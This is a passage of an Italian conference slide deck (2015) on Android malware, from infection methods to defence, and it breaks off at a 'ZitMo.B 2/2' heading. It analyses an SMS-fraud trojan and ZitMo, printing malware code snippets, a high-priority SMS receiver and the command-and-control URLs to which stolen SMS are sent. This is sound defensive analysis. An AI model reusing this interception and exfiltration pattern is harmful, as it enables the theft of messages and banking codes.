smau

PADOVA 1-2 APRILE 2015
PADOVAFIERE

# "Tutto quello che avreste voluto sapere sui malware Android* (*ma non avete mai osato chiedere)"

## dalle metodologie di infezione alle tecniche di difesa

Relatore: ing. Gianfranco Tonello


Padova, 01/04/2015

PadovaFiereSpa

# Agenda

- Architettura Android
- Tipologie e esempi di malware
- Tecnica del Repackaging
- Advertisement in Android
- Test sul market Google Play
- Strumenti di difesa: antivirus e tool diagnostici

# Android: architettura





Android:

- Si basa sul kernel di Linux
- Sistema multi-user, dove ogni applicazione è un differente utente che viene eseguito in un separato processo.

Sandbox:

- Dalvik machine (default)
- New Android Runtime (ART)

# Android: Applicazione




Applicazione:


- Scritta in Java / codice nativo
- Eseguita in Dalvik virtual machine
- Estensione applicazione: .APK

- **AndroidManifest.xml**: contiene le direttive dei componenti ad alto livello come *activities, services, e broadcast receiver* dell'applicazione e i relativi permessi richiesti.
- **Activities**: Un activity è il codice di un singolo task. L'entrypoint dell'app è un activity.
- **Services**: Un servizio è una parte di codice che viene eseguita in background, può essere eseguito all'interno del proprio processo o nel contesto del processo di altre applicazioni
- **Broadcast Receiver**: è un meccanismo di comunicazione tra processi (IPC) attraverso un oggetto di comunicazione denominato «Intent», che viene emesso dal sistema operativo o da un'altra applicazione.


# Modello delle autorizzazioni di Android

- Il modello delle autorizzazioni si basa sui permessi necessari alle API “protette” per essere eseguite.
- Le API “protette” includono:
  - Fotocamera
  - Geolocalizzazione (gps)
  - Bluetooth
  - Telefonia (android.permission.CALL_PHONE, android.permission.PROCESS_OUTGOING_CALLS)
  - SMS/MMS (android.permission.READ_SMS, android.permission.SEND_SMS, RECEIVE_SMS)
  - Connesione dati (internet/networking)
- I permessi sono definiti in AndroidManifest.xml
- Quando viene installata un’App, il sistema visualizzerà la lista dei permessi richiesti da questa e chiederà all’utente se proseguire con l’installazione. Se l’utente continuerà l’installazione, l’App sarà considerata “sicura” e abile ad utilizzare le API protette.

# Formato file APK




Formato file APK





**Dalvik Executable Format**

Classes.dex

DEX_FILE_MAGIX = "dex\n035\0"

# Tipologie malware Android



# Malware: Windows desktop vs Android

| Malware | Windows | Android |
|---|---|---|
| Virus | x | - |
| Trojan | x | x |
| Backdoor | x | x |
| Worm | x | - |
| Adware | x | x |
| Rootkit | x | x |
| Script | x | - |
| FraudTool | x | x |
| PUP | x | x |
| Ransom - Cryptolocker | x | x |
| Estensioni Browser | x | - |
| Spyware | x | x |
| Dialer | x | - |

# Metodi di diffusione malware android

- Drive-by Download
- Librerie di adversiment malevoli
- Repackaging
  - Android «Master Key» vulnerabilità (risolta da Android 4.3 Jelly Bean)
  - Aggiornamento
  - Usurping ads
- Standalone

| Nome oggetto | Dimensione | Compresso | Tipo | Modificato il | CRC32 |
|---|---|---|---|---|---|
| .. | | | Cartella di file | | |
| META-INF | | | Cartella di file | | |
| res | | | Cartella di file | | |
| AndroidManifest.xml | 8.668 | 2.101 | Documento XML | 21/07/2013 04:59 | 663F6CD8 |
| AndroidManifest.xml | 3.580 | 1.180 | Documento XML | 21/07/2013 04:59 | E4C4EE15 |
| classes.dex | 482.436 | 170.931 | File DEX | 21/07/2013 04:59 | 963CB840 |
| classes.dex | 403.688 | 139.342 | File DEX | 21/07/2013 04:59 | 00A4621D |
| resources.arsc | 24.492 | 7.280 | File ARSC | 21/07/2013 04:59 | 08A78DA8 |


Esempio della vulnerabilità «Master Key»: Trojan.SMSAgent.BRE (similare a Android.Skullkey)


# Trojan SMS Agent: iscrive le sue vittime a servizi a pagamento via SMS


Package: ru.system.android
MD5: FBB707B4689464A2F11BBBCCD114CF4F
Dimensione: 117.439 Byte

**Permessi:**

- CALL_PHONE
- CHANGE_COMPONENT_ENABLED_STATE
- INTERNET
- INSTALL_SHORTCUT
- PROCESS_OUTGOING_CALLS
- READ_EXTERNAL_STORAGE
- READ_PHONE_STATE
- READ_SMS
- RECEIVE_SMS
- SEND_SMS
- WAKE_LOCK
- WRITE_EXTERNAL_STORAGE
- WRITE_SMS





- Servizio: *UpdateService*
- BroadcastReceiver: *UpdateReceiver*
- BroadcastReceiver: *OutMsgReceiver*
- BroadcastReceiver: *OutCallReceiver*

*OutMsgReceiver*: **monitora gli SMS ricevuti**.
Se l'SMS contiene la stringa: *"ответное SMS"* o *"Ответьте на это SMS"* (Rispondi a questo SMS). Allora, **invia un SMS al mittente con una stringa casuale** delle seguenti: *"5"*, *"3"*, *"9"*, *"6"*, *"ок"* e *"да"*. con l'intento di iscrivere l'utente a qualche servizio a pagamento via SMS.

| Operatore | Num. SMS / call | Corpo SMS |
|---|---|---|
| **Mobile Telesystems** | 111 | 11 |
| **MegaFon Moscow** | 000100 | b |
| **Bee Line GSM** | *102# | |
| **!= <tele>** | *105# | |

*OutCallReceiver*: **monitora le chiamate in uscita**
Se queste sono dirette ad un numero di telefono che contiene determinate cifre (ad esempio:
*"0611"*, *"4959748888"*, *"88007000611"*, *"0890"*, *"0500"*, *"0555"*, *"88002500890"*, *"88005500500"*, *"88005500555"*, *"9201110500"*, *"9201110500"*, *"9201110555"* o *"611"*)
allora **termina la chiamata**.


# ZITMO: Zeus In The MObile





# Android ZitMo

| Nome | PACKAGE | Nome App |
|---|---|---|
| ZitMo.A | com.systemsecurity6.gms | Truesteer Rapport |
| ZitMo.B | com.android.security | Android Security Suite Premium |
| ZitMo.H | com.android.security | Zertifikat |

- **android.permission.RECEIVE_SMS**
- **android.permission.SEND_SMS**




Tutti le varianti di ZitMo, provano a connettersi e a inviare gli SMS rubati ai seguenti URL:

- http://android2update.com/aapl.php
- http://android2update.com/biwdr.php
- http://androidversion.net/2/biwdr.php
- http://androidssafe.com/biwdr.php
- http://getupdateandroid.com/biwdr.php
- http://updateandroid.biz/update/biwdr.php
- http://softthrifty.com/security.jsp

ZitMo presenta caratteristiche tipiche della botnet, in particolare l'abilità di ricevere comandi da un C&C Server (generalmente via SMS).

Comandi botnet:

- abilitare/disabilitare il malware
- cambiare il numero di telefono del C&C Server

# Android: ZitMo.B 1/2

```
public static String GetActivationCode()
{
  if (AppContext == null)
  {
    LogError("AppContext null in GetActivationCode");
    return "error";
  }
  String str1 = ((TelephonyManager)AppContext.getSystemService("phone")).getDeviceId();
  if (str1 == null)
    return "error";
  String str2 = Integer.toString(Integer.parseInt(str1.substring(8)));
  return "1" + str2 + "3";
}
```


```
<receiver android:name=".SecurityReceiver">
    <intent-filter android:priority="2147483647">
        <action android:name="android.provider.Telephony.SMS_RECEIVED" />
        <action android:name="android.intent.action.NEW_OUTGOING_CALL" />
        <action android:name="android.intent.action.BOOT_COMPLETED" />
    </intent-filter>
</receiver>
```

Il "codice di attivazione" mostrato è l'ID del dispositivo (IMEI), ottenuto aggiungendoci un "1" in testa, più 7 cifre dell'ID del dispositivo (quelle dalla posizione 8 fino alla fine) e, aggiungendoci un "3" in coda.

Per ogni SMS ricevuto, SecurityReceiver estrae le informazioni necessarie e le invia all'URL: http://updateandroid.biz/update/biwdr.php &from=[...]&text=[...].

# Android: ZitMo.B 2/2

